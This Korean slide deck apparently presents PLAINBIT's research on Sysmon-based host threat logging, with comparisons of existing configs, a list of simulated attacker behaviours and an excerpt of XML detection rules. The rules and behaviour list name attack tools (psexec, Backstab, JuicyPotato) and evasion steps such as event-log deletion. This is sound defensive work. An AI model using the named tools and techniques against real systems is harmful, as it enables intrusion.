

# 사이버보안전문단 5기 프로젝트

## Sysmon을 이용한 호스트 기반의 사이버 위협 로깅 방안 연구

---

PLAINBIT 장원희 선임연구원

PLAINBIT

# CONTENTS

1. 연구 프로젝트 소개
2. 연구 프로젝트 내용
3. 결론

# 연구 프로젝트 개요

---

PLAINBIT

## 연구 추진 배경

### 01 사이버 위협의 지능화

최근 수준 높은 공격자들이 **안티포렌식 기술을**  
**활용해 흔적을 철저하게 은닉**

### 02 다수 기업의 침해 대응 체계 미흡

**적절한 침해 대응 체계를 갖추기 어려움**  
(예산 부족으로 인한 보안 관련 운영 부족,  
사이버 위협에 대한 인식 부족 등)

### 03 호스트 이상 징후에 따른 모니터링 방안 마련 필요

로그 부재, 안티포렌식 등으로  
**분석 데이터가 부재해 위협 탐지 및 대응이 어려움**



Microsoft에서 공개한 모니터링 도구인 Sysmon을 통해

**“호스트 기반의 사이버 위협을 체계적으로 모니터링 및 탐지할 수 있는 로깅 방안 연구 필요”**

# 연구 프로젝트 내용

---

- 연구 프로젝트를 위한 사전 연구
- BIT-sysmon-config
- 시나리오 테스트

PLAINBIT

## Sysmon이란?

- Microsoft 사의 Sysinternals Suite에 포함된 시스템 모니터링 도구
  - Windows 운영체제 시스템에서 일어나는 이벤트를 모니터링하고 상세하게 로깅
  - Windows 이벤트 로그의 한계점 보완하기 위해 개발
  - 모니터링 목적에 맞게 Configure 파일(XML)로 룰 작성 가능

### 로깅 이벤트 항목

- |   |   |                            |
|---|---|----------------------------|
| • Process Create                          | • (RegistryEvent) Value set                             | • Process Tampering        |
| • File Creation Time Changed              | • (RegistryEvent) Object Renamed                        | • File Delete Logged       |
| • Network Connection Detected             | • File Stream Created                                   | • File Block Executable    |
| • Sysmon service State Changed            | • Sysmon Config State Changed                           | • File Block Shredding     |
| • Process Terminated                      | • (PipeEvent) Pipe Created                              | • File Executable Detected |
| • Driver Loaded                           | • (PipeEvent) Pipe Connected                            | • Error report             |
| • Image Loaded                            | • (WmiEvent) WmiEventFilter Activity Detected           |                            |
| • CreateRemoteThread Detected             | • (WmiEvent) WmiEventConsumer Activity Detected         |                            |
| • RawAccessRead Detected                  | • (WmiEvent) WmiEventConsumerToFilter Activity Detected |                            |
| • Process Accessed                        | • (DNSEvent) DNS query                                  |                            |
| • File Created                            | • (FileDelete) File Delete Archived                     |                            |
| • (RegistryEvent) Object Added or Deleted | • Clipboard Changed                                     |                            |

## 개요

### ■ 선행 연구 분석

- 사이버 위협 탐지 목적으로 연구되었던 3개의 선행 연구와 기본으로 설치된 Sysmon을 비교 분석
  - ✓ SwiftOnSecurity, sysmon-config, Neo23x0, sysmon-config, olafhartong, sysmon-modular
- 각 선행 연구에서 정의된 설정과 룰 파악 → 업무 PC에 적용해 발생한 이벤트 비교

### ■ 행위에 따른 Sysmon 로깅 테스트

- 다년간 침해사고 분석 경험을 반영해 공격자가 주로 수행하는 행위를 시뮬레이션

선행 연구 분석 (1/2)

- Configure 파일에 정의된 룰 비교 분석
  - 정의된 룰 목록과 룰에 대한 속성 통계 → 각 연구에서 이벤트 별로 정의한 룰과 보완점 파악

△: 정의되지 않음, ◎: 모두 기록, -: 기록하지 않음									
이벤트 ID	이벤트 명	SwiftOnSecurity		Neo23x0 – trace		Neo23x0 – sysmon		olafhartong	
		include	exclude	include	exclude	include	exclude	include	exclude
1	Process Create	△	138	△	18	△	147	298	176
2	File Creation time changed	3	9	◎		3	9	6	7
3	Network connection detected	84	9	△	28	100	14	145	29
4	Sysmon service state changed	◎		◎		◎		◎	
5	Process terminated	2	-	◎		◎		3	△
6	Driver loaded	△	3	◎		◎		-	
7	Image loaded	-		└	20	5	△	67	14
8	CreateRemoteThread detected	△	9	◎		△	9	2	9
9	RawAccessRead detected	-		△	6	-		-	
10	Process accessed	-		△	50	4	2	42	62
11	File created	53	11	△	15	82	12	103	30
12, 13, 14	RegistryEvent	114	52	△	43	133	52	246	99
15	File stream created	19	-	◎		◎		◎	
16	Sysmon config state changed	◎		◎		◎		◎	

△: 정의되지 않음, ◎: 모두 기록, -: 기록하지 않음									
이벤트 ID	이벤트 명	SwiftOnSecurity		Neo23x0 – trace		Neo23x0 – sysmon		olafhartong	
		include	exclude	include	exclude	include	exclude	include	exclude
17, 18	PipeEvent	9	△	△	3	49	3	16	65
19, 20, 21	WmiEvent	◎		-		◎		◎	
22	DNSEvent, DNS query	△	209	△	1	△	208	-	
23	FileDelete, File Delete archived	-		-		-		98	7
24	Clipboard changed	-		◎		-		-	
25	Process Tampering	-		◎		-		△	15
26	File Delete logged	-		△	3	-		40	7
27	File Block Executable	-		-		223	△	-	
28	File Block Shredding	-		-		713	△	-	
29	File Executable Detected	-		-		-		◎	
255	Error report	◎		◎		◎		◎	



## 선행 연구 분석 (2/2)

### ■ 선행 연구의 Sysmon Configure 적용 테스트

- 테스트 환경: Windows 10, Windows 11 / 업무용 PC
- 모니터링 기간: 약 1달 동안 업무시간에 사용

### ■ 테스트 결과

구분	프로젝트 명	설정 파일	1일 평균 이벤트 용량	로깅된 상위 5개 이벤트
Microsoft	-	Sysmon 기본 설치 (추가 설정 X)	2MB	ProcessTerminate, Process Create, Sysmon Service State Changed, Sysmon Config State Changed, Error Report
SwiftOnSecurity	Sysmon-config	sysmonconfig-export.xml	6~7MB	NetworkConnect, File CreateTime, FileCreate, ProcessCreate, (RegistryEvent) Valueset
Neo23x0	Sysmon-config	sysmonconfig-trace.xml	600MB	(RegistryEvent) Object Added or Deleted, Process Access, (RegistryEvent) Value set, ImageLoaded, FileCreate
	Sysmon-config	sysmonconfig-export-block.xml	8MB	FileCreated, NetworkConnect, FileCreateTime, ProcessAccess, ProcessCreate
olafhartong	Sysmon-modular	sysmonconfig-mde-augment.xml	15MB	NetworkConnect, (RegistryEvent) Value set, FileCreateTime, ProcessAccess, Image Loaded

사이버 위협 행위에 따른 Sysmon 로깅 테스트 (1/2)

- 주요 공격 행위에 따른 Sysmon 로깅 테스트 진행
  - 19개 항목 내 89개의 행위 정의

대구분	소구분	행위	대구분	소구분	행위	대구분	소구분	행위	대구분	소구분	행위	
파일	생성	웹 서버를 통한 악성 파일 생성 (IIS, ASP)	계정	생성	CMD 를 통한 생성	레지스트리	생성	CMD 를 통해 생성	네트워크	파일 삭제	우클릭을 통한 삭제	
		웹 서버를 통한 악성 파일 생성 (Apache, PHP)			Windows 설정을 통한 생성			레지스트리 편집기 (regedit)를 통해 생성			완전 삭제 (Shift + Delete)	
		Windows Explorer 를 통한 파일 생성			패스워드 변경			CMD 를 통해 Name, Value 수정		파일 복사	Host to USB (Ctrl + c / Ctrl + v)	
	수정	Windows Explorer 를 통한 파일 수정		수정	그룹 변경		수정	레지스트리 편집기 (regedit)를 통해 Name, Value 수정			Host to USB (드래그 앤 드롭)	
		텍스트 편집 프로그램을 통한 파일 수정			계정 명 변경			CMD 를 통해 Name, Value 수정	네트워크	원격 데스크톱 연결	Reverse RDP	
		다운로드		Chrome 브라우저를 통한 다운로드	삭제		CMD 를 통한 삭제	삭제			레지스트리 편집기 (regedit)를 통해 Name, Value 수정	
				Microsoft Edge 브라우저를 통한 다운로드			Windows 설정을 통한 삭제					
	Naver Whale 브라우저를 통한 다운로드			도구를 통한 상승 (BadPotato)								
	PowerShell 명령을 통한 다운로드			권한 상승	도구를 통한 상승 (JuicyPotato)							
	삭제	일반 삭제 (Delete)	로그온			Inbound	명령 실행	PowerShell 을 통해 명령 실행	명령 실행	PowerShell	.ps1 스크립트 실행	
		완전 삭제 (Shift + Delete)			Reverse Shell			CMD 를 통해 명령 실행			CMD	.bat 스크립트 실행
	열람	-	Outbound	RDP	로그온 시도	Inbound	무차별 대입 공격	xp_cmdshell		-		
	실행	공격 도구 실행						psexec		PowerShell 실행		
폴더	복사	Ctrl + c / Ctrl + v	로그오프	-	-	프로그램	설치			-	CMD 실행	
		우 클릭을 통한 복사/붙여넣기		-	-		삭제	-	안티포렌식	백신	실시간 검사 비활성화	
	압축 해제 (Explorer)	Windows Explorer 를 통한 압축 해제	서비스	설치	-	작업스케줄	생성	CMD 를 통한 생성		백신	탐지 제외 (파일, 폴더)	
	압축 해제 (Tools)	압축 유틸리티를 활용해 압축 해제		수정	-		수정	CMD 를 통한 수정		백신	악성 파일 격리	
	생성	Windows Explorer 를 통한 폴더 생성		삭제	-		삭제	작업 스케줄러(taskschd.msc)를 통한 생성		이벤트로그 삭제	wextutil.exe 명령 실행	
		Windows Explorer 를 통한 폴더 수정		작업스케줄	생성	작업스케줄	생성	작업 스케줄러(taskschd.msc)를 통한 생성	시간 조작	이벤트로그 삭제	이벤트 뷰어(eventvwr.msc) 활용	
	삭제	일반 삭제 (Delete)			수정		수정	CMD 를 통한 수정		시간 조작	파일 생성 일시 변경	
	열람	-			삭제		삭제	작업 스케줄러(taskschd.msc)를 통한 삭제		파일 수정 일시 변경		
폴더	복사	Ctrl + c / Ctrl + v	감사정책	수정	-	외장 저장매체	연결	-	외장 저장매체	연결	-	
		우 클릭을 통한 복사/붙여넣기			-			-			-	
	공유 폴더	연결		폴더 열람	-		파일 생성	우클릭을 통한 생성		파일 수정	파일 명 변경	
		연결 해제			-			CMD 를 통한 생성			파일 내용 변경	
	공유 폴더	접근										
		폴더 열람										

사이버 위협 행위에 따른 Sysmon 로깅 테스트 (2/2)

- 주요 공격 행위에 따른 Sysmon 로깅 테스트 진행
  - 행위에 따른 Sysmon 로깅 테스트 결과

소구분	구분	비고	이벤트 ID	이벤트 구분	이벤트 설명
파일	생성	웹 서버를 통한 악성 파일 생성 (IIS + ASP)	11	File created (rule: FileCreate)	File created: RuleName: - UtcTime: 2023-08-28 04:37:34.918 ProcessGuid: {CB83F40B-23EF-64EC-6922-000000000B00} ProcessId: 2604 Image: c:\windows\system32\inetstrvw3wp.exe TargetFilename: C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Temporary ASP.NET Files\rootie22c2559\92c7e946\uploads\m5jbgubn.post CreationUtcTime: 2023-08-28 04:37:34.918 User: IIS APPPOOL\DefaultAppPool
파일	생성	웹 서버를 통한 악성 파일 생성 (Apache + PHP)			파일 생성 이력 기록되지 않음. 추가 검증 필요
		Chrome 브라우저를 통한 다운로드	15	File stream created (rule: FileCreateStreamHash)	File stream created: RuleName: - UtcTime: 2023-07-31 04:51:08.596 ProcessGuid: {fa5c402e-3dba-64c7-3304-000000000900} ProcessId: 6776 Image: C:\Program Files\Google\Chrome\Application\chrome.exe TargetFilename: C:\Users\user\Downloads\7z2301-x64.exe CreationUtcTime: 2023-07-31 04:51:05.213 Hash: SHA1=70F28D340D7084647921CC25A8C2068BB192BDBB,MD5=E5788B13546156281BF0A4B38BDD0901 Contents: - User: DESKTOP-Q6DACOA\user
		Microsoft Edge 브라우저를 통한 다운로드	15	File stream created (rule: FileCreateStreamHash)	File stream created: RuleName: - UtcTime: 2023-07-31 05:27:11.742 ProcessGuid: {fa5c402e-462f-64c7-7f04-000000000900} ProcessId: 4436 Image: C:\Program Files (x86)\Microsoft\Edge\Application\msedge.exe TargetFilename: C:\Users\user\Downloads\Sysmon (1).zip CreationUtcTime: 2023-07-31 05:27:09.770 Hash: SHA1=226360E6B99EE2E2E29F8DB442A863B3C8FE80CC,MD5=F040A706D9F5F118E5E2DAF1BE5F2BBB Contents: - User: DESKTOP-Q6DACOA\user
		네이버 웨일 브라우저를 통한 다운로드	15	File stream created (rule: FileCreateStreamHash)	File stream created: RuleName: - UtcTime: 2023-07-31 05:49:40.768 ProcessGuid: {fa5c402e-4b73-64c7-0c05-000000000900} ProcessId: 10632 Image: C:\Program Files\Naver\Naver Whale\Application\3.21.192.18\whale.exe TargetFilename: C:\Users\user\Downloads\Sysmon (1).zip CreationUtcTime: 2023-07-31 05:49:32.723 Hash: SHA1=226360E6B99EE2E2E29F8DB442A863B3C8FE80CC,MD5=F040A706D9F5F118E5E2DAF1BE5F2BBB Contents: - User: DESKTOP-Q6DACOA\user
		PowerShell 명령을 통한 다운로드(1)	11	File created (rule: FileCreate)	File created: RuleName: - UtcTime: 2023-07-31 06:10:47.543 ProcessGuid: {fa5c402e-4fa1-64c7-1f05-000000000900} ProcessId: 8768 Image: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe TargetFilename: C:\Users\user\Desktop\AnyDesk.exe CreationUtcTime: 2023-07-31 06:10:47.543 User: DESKTOP-Q6DACOA\user
	다운로드				

# 연구 프로젝트 내용

---

- 연구 프로젝트를 위한 사전 연구
- BIT-sysmon-config
- 시나리오 테스트

PLAINBIT

## 개요 (1/2)

- 선행된 연구의 한계점을 보완하고 국내에서 발생하는 다양한 사이버 위협 탐지

### 01 DFIR을 지원하기 위해 설계

사고를 신속하게 분석/대응할 수 있도록  
유용한 정보 제공

### 02 주요 공격자 행위 반영

다년간의 침해사고 경험을 기반으로  
현실적인 사이버 위협 탐지

### 03 더 포괄적인 위협 이벤트 탐지

다양한 사이버 위협 시나리오 포함시켜  
더 포괄적인 위협 탐지 이벤트 범위 고려

### 04 더 명확하고 상세한 위협 탐지

국내 사이버 환경에 맞게 접목시켜  
최대한 정밀하게 위협이 탐지되도록 구성

### 05 효율적인 리소스 활용


운영 환경과 시스템 성능에  
부담을 주지 않도록 설정 최적화

### 06 사용자 친화적인 룰 구성

작성된 룰을 누구나 쉽게 이해하고  
작성할 수 있도록 구성

## 개요 (2/2)

- [github.com/Plainbit/BIT-sysmon-config](https://github.com/Plainbit/BIT-sysmon-config)



Plainbit / BIT-sysmon-config Public

<> Code Issues Pull requests Actions Projects Security Insights

Files

main

Go to file

BIT-sysmon-config.xml

LICENSE

README.md

BIT-sysmon-config / BIT-sysmon-config.xml

plbsyn Add files via upload c1f31d7 · 2 months ago History

Code Blame 1764 lines (1677 loc) · 134 KB

Raw Copy Download

```
1 <!--
2
3 ##### ## ##### ##### ##### ##### #####
4 ## ## ## ## ## ## ## ## ## ## ##
5 ## ## ## ## ## ## ## ## ## ## ##
6 ##### ## ##### ## ## ## ##### ## ##
7 ## ## ## ## ## ## ## ## ## ## ##
8 ## ## ## ## ## ## ## ## ## ## ##
9 ## ##### ## ## ##### ## ## ##### ##### ##
10
11 ##### ## ## ##### ##### ##### ##### ##### ##### ##### #####
12 ## ## ## ## ## ## ## ## ## ## ## ## ## ## ## ## ## ## ## ## ##
13 ## ## ## ## ## ## ## ## ## ## ## ## ## ## ## ## ## ## ## ## ##
14 ##### ##### ##### ## ## ## ## ## ## ## ## ## ## ## ## ## ## ##
15 ## ## ## ## ## ## ## ## ## ## ## ## ## ## ## ## ## ## ## ## ##
16 ## ## ## ## ## ## ## ## ## ## ## ## ## ## ## ## ## ## ## ## ##
17 ##### ## ##### ## ## ##### ## ## ##### ##### ## ## #####
18
19 -->
```

## 룰 작성 기준

이벤트 ID	이벤트 명	작성 기준
1	ProcessCreate	<ul style="list-style-type: none"> <li>생성되는 프로세스에서 공격자의 흔적 확인</li> <li>정상 프로세스에 의한 이벤트 로깅 최적화</li> </ul>
2	FileCreateTime	<ul style="list-style-type: none"> <li>공격자에 의한 공격 도구 시간 조작 행위 (생성 일시) 탐지</li> <li>정상 프로세스에 의한 생성 일시 수정 이벤트 로깅 최적화</li> </ul>
3	NetworkConnect	<ul style="list-style-type: none"> <li>네트워크 연결을 통해 수행하는 행위 탐지</li> <li>정상적인 네트워크 연결의 이벤트 로깅 최적화</li> </ul>
5	ProcessTerminate	<ul style="list-style-type: none"> <li>종료되는 프로세스에서 공격자 흔적 확인</li> </ul>
6	DriverLoad	<ul style="list-style-type: none"> <li>시스템에 로드되는 드라이버에서 공격자의 흔적 확인</li> <li>정상적인 드라이버가 시스템에 로드 되면서 로깅 되는 이벤트 최적화</li> </ul>
7	ImageLoad	<ul style="list-style-type: none"> <li>프로세스에 의해 로드되는 모듈에서 공격자 흔적 확인</li> <li>정상 DLL 이 시스템에 로드 되면서 로깅 되는 이벤트 최적화</li> </ul>
8	CreateRemoteThread	<ul style="list-style-type: none"> <li>탐지 회피를 위해 정상 프로세스에 악성 프로세스 스레드 생성 흔적 확인</li> <li>정상 시스템 프로세스가 다른 프로세스에서 스레드 생성 시 로깅 되는 이벤트 최적화</li> </ul>
9	RawAccessRead	<ul style="list-style-type: none"> <li>프로세스가 디스크에 대한 Raw Sector 수준의 읽기 작업 수행하는 것을 탐지할 수 있으나 시스템 부하를 유발할 수 있어 비활성화</li> </ul>
10	ProcessAccess	<ul style="list-style-type: none"> <li>자격증명 획득, 탐지 회피 등을 위해 정상 프로세스 접근 흔적 확인</li> <li>정상 프로세스가 다른 프로세스에 접근 시 로깅 되는 이벤트 최적화</li> </ul>
11	FileCreate	<ul style="list-style-type: none"> <li>시스템 공격에 활용되는 파일 생성 흔적 확인</li> <li>정상 프로세스가 파일을 생성해 로깅 되는 이벤트 최적화</li> </ul>
12, 13, 14	RegistryEvent	<ul style="list-style-type: none"> <li>레지스트리 키 또는 값 생성/삭제/수정 흔적 확인</li> <li>정상 프로세스가 레지스트리 키 또는 값을 생성/수정/삭제 시 로깅 되는 이벤트 최적화</li> </ul>

이벤트 ID	이벤트 명	작성 기준
15	FileCreateStreamHash	<ul style="list-style-type: none"> <li>웹 브라우저를 통해 공격에 활용되는 파일 생성 흔적 확인</li> </ul>
17, 18	PipeEvent	<ul style="list-style-type: none"> <li>악성 프로그램을 통해 생성, 연결되면서 명명된 Pipe 흔적 확인</li> <li>시스템 프로세스에서 생성, 연결되면서 명명된 Pipe 가 로깅 되는 이벤트 최적화</li> </ul>
19, 20, 21	WmiEvent	<ul style="list-style-type: none"> <li>공격자가 WMI 를 사용해 시스템 정보 수집, 자동 실행, 명령제어 채널로 활용하는 흔적을 확인하기 위해 모든 WMI 이벤트 로깅</li> </ul>
22	DnsQuery	<ul style="list-style-type: none"> <li>공격 과정에서 실행되는 DNS 쿼리를 탐지하기 위해 모든 DNS 쿼리 이벤트를 로깅하지만 정상 DNS 쿼리의 빈도가 높아 사용자가 업무를 수행하면서 로깅 되는 정상 DNS 쿼리 이벤트 최적화</li> </ul>
23	FileDelete	<ul style="list-style-type: none"> <li>공격 과정에서 파일 삭제 흔적 확인</li> <li>정상 프로세스에서 주기적으로 파일 삭제 시 로깅 되는 이벤트 최적화</li> </ul>
24	ClipboardChange	<ul style="list-style-type: none"> <li>시스템 클립보드 내용이 변경될 때 이벤트로 로깅 되어 공격자의 흔적을 추가로 식별할 수 있지만 변경된 데이터가 ArchiveDirectory 에 무제한 저장되어 시스템 성능에 영향을 끼치는 것을 방지 위해 비활성화</li> </ul>
25	ProcessTampering	<ul style="list-style-type: none"> <li>프로세스 기반 탐지 회피 목적으로 악성 프로세스를 정상 프로세스에 변조하는 모든 흔적을 확인하기 위해 모든 프로세스 변조 이벤트 탐지</li> </ul>
26	FileDeleteDetected	<ul style="list-style-type: none"> <li>공격자의 파일 삭제 흔적을 이벤트로 로깅하기 때문에 비활성화</li> </ul>
27	FileBlockExecutable	<ul style="list-style-type: none"> <li>해당 이벤트로 시스템의 특정 경로에 실행 파일이 생성되는 것을 탐지 및 차단이 가능하나, 임의로 설정 시 시스템에 영향을 끼칠 수 있어 비활성화</li> </ul>
28	FileBlockShredding	<ul style="list-style-type: none"> <li>해당 이벤트로 시스템의 특정 경로에서 파일이 완전 삭제되는 행위를 탐지 및 차단이 가능하나, 임의 설정 시 시스템에 영향을 끼칠 수 있기 때문에 비활성화</li> </ul>
29	FileExecutableDetected	<ul style="list-style-type: none"> <li>공격에 활용되는 실행 파일을 생성하는 흔적을 확인할 수 있으나, FileCreate 이벤트를 통해 공격자가 시스템에 파일을 생성하는 흔적 로깅</li> <li>따라서, PowerShell 에서 생성한 실행 파일만 로깅</li> </ul>

호스트 분석을 통해 탐지 가능한 MITRE ATT&CK 전술

ATT&CK Matrix for Enterprise

layout: side ▾ show sub-techniques hide sub-techniques

Reconnaissance	Resource Development	Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Command and Control	Exfiltration	Impact
10 techniques	8 techniques	10 techniques	14 techniques	20 techniques	14 techniques	43 techniques	17 techniques	32 techniques	9 techniques	17 techniques	17 techniques	9 techniques	14 techniques
Active Scanning (3)	Acquire Access	Content Injection	Cloud Administration Command	Account Manipulation (6)	Abuse Elevation Control Mechanism (5)	Abuse Elevation Control Mechanism (5)	Adversary-in-the-Middle (3)	Account Discovery (4)	Exploitation of Remote Services	Adversary-in-the-Middle (3)	Application Layer Protocol (4)	Automated Exfiltration (1)	Account Access Removal
Gather Victim Host Information (4)	Acquire Infrastructure (8)	Drive-by Compromise	Command and Scripting Interpreter (9)	BITS Jobs	Access Token Manipulation (5)	Access Token Manipulation (5)	Brute Force (4)	Application Window Discovery	Internal Spearphishing	Archive Collected Data (3)	Communication Through Removable Media	Data Transfer Size Limits	Data Destruction
Gather Victim Identity Information (3)	Compromise Accounts (3)	Exploit Public-Facing Application	Container Administration Command	Boot or Logon Autostart Execution (14)	Account Manipulation (6)	BITS Jobs	Credentials from Password Stores (6)	Browser Information Discovery	Lateral Tool Transfer	Audio Capture	Content Injection	Exfiltration Over Alternative Protocol (3)	Data Encrypted for Impact
Gather Victim Network Information (6)	Compromise Infrastructure (7)	External Remote Services	Deploy Container	Boot or Logon Initialization Scripts (5)	Boot or Logon Autostart Execution (14)	Debugger Evasion	Exploitation for Credential Access	Cloud Infrastructure Discovery	Remote Service Session Hijacking (2)	Automated Collection	Data Encoding (2)	Exfiltration Over C2 Channel	Data Manipulation (3)
Gather Victim Org Information (4)	Develop Capabilities (4)	Hardware Additions	Exploitation for Client Execution	Browser Extensions	Boot or Logon Initialization Scripts (5)	Deobfuscate/Decode Files or Information	Forced Authentication	Cloud Service Dashboard	Remote Services (8)	Browser Session Hijacking	Data Obfuscation (3)	Exfiltration Over Other Network Medium (1)	Defacement (2)
Phishing for Information (4)	Establish Accounts (3)	Phishing (4)	Inter-Process Communication (3)	Compromise Client Software Binary	Create or Modify System Process (4)	Deploy Container	Forge Web Credentials (2)	Cloud Service Discovery	Replication Through Removable	Clipboard Data	Dynamic Resolution (3)	Exfiltration	Disk Wipe (2)
Search Closed Sources (2)	Obtain Capabilities (6)	Replication Through	Native API	Create		Direct Volume Access	Input	Cloud Storage Object Discovery		Data from Cloud Storage			Endpoint Denial of Service (4)
	Stage					Domain Policy Modification (7)		Container and					Financial Theft
													Firmware



## 주요 룰 설명 (1/9)

### ■ ProcessCreate

- 생성된 프로세스에 대한 정보 기록 (프로세스 명, 프로세스 실행 명령어, 부모프로세스 등)
- **생성되는 프로세스에서 공격자 흔적 확인**

```
<!-- Event ID 1. Process create -->
<!-- 설명: Process create 이벤트는 새로 생성된 프로세스에 대한 정보를 제공한다. -->
<RuleGroup name=" " groupRelation="or">
  <ProcessCreate onmatch="include">
    <Image condition="begin with">C:\PerfLogs\</Image> <!-- 공격자가 주로 활
    <Image condition="begin with">C:\$Recycle.bin\</Image>
    <Image condition="begin with">C:\Users\Default\</Image>
    <Image condition="begin with">C:\Users\Public\</Image>
    <Image condition="begin with">C:\Windows\Fonts\</Image>
    <Image condition="begin with">C:\Windows\Debug\</Image>
    <Image condition="begin with">C:\Windows\Media\</Image>
    <Image condition="begin with">C:\Windows\Help\</Image>
    <Image condition="begin with">C:\Windows\system32\config\systemprof
    <Image condition="contains">VolumeShadowCopy</Image>
    <Image condition="contains">\Temp\</Image>
    <Image condition="contains">\Downloads\</Image>
    <Image condition="contains">\Desktop\</Image>
    <Image condition="contains">\Appdata\Local\</Image>

    <OriginalFileName condition="is">PsKill.exe</OriginalFileName> <!--
    <OriginalFileName condition="is">xcopy.exe</OriginalFileName>
    <ParentImage condition="image">mshta.exe</ParentImage> <!-- Microso
    <CommandLine name="Remote Commands" condition="contains all">cmd;/c
    <OriginalFileName condition="is">at.exe</OriginalFileName>
    <OriginalFileName condition="is">devicecredentialdeployment.exe</Or
    <OriginalFileName condition="is">pnputil.exe</OriginalFileName> <!--

    <OriginalFileName condition="is">ScreenConnect.exe</OriginalFileName
    <OriginalFileName condition="is">Socks.exe</OriginalFileName>
    <OriginalFileName condition="is">Socks2.exe</OriginalFileName>
    <OriginalFileName condition="is">winscp.exe</OriginalFileName>
    <OriginalFileName condition="is">ProcessHacker.exe</OriginalFileName
    <OriginalFileName condition="is">psexec64.exe</OriginalFileName>
    <OriginalFileName condition="is">file64.exe</OriginalFileName>
    <OriginalFileName condition="is">Backstab.exe</OriginalFileName>
```

- 공격에 **주로 활용되는 시스템 경로에서 생성된 프로세스 탐지**
- **공격자가 주로 사용하는 프로세스 탐지**  
(시스템 정찰, 자격 증명 획득, 도구 전송, UAC 우회, 탐지 회피)
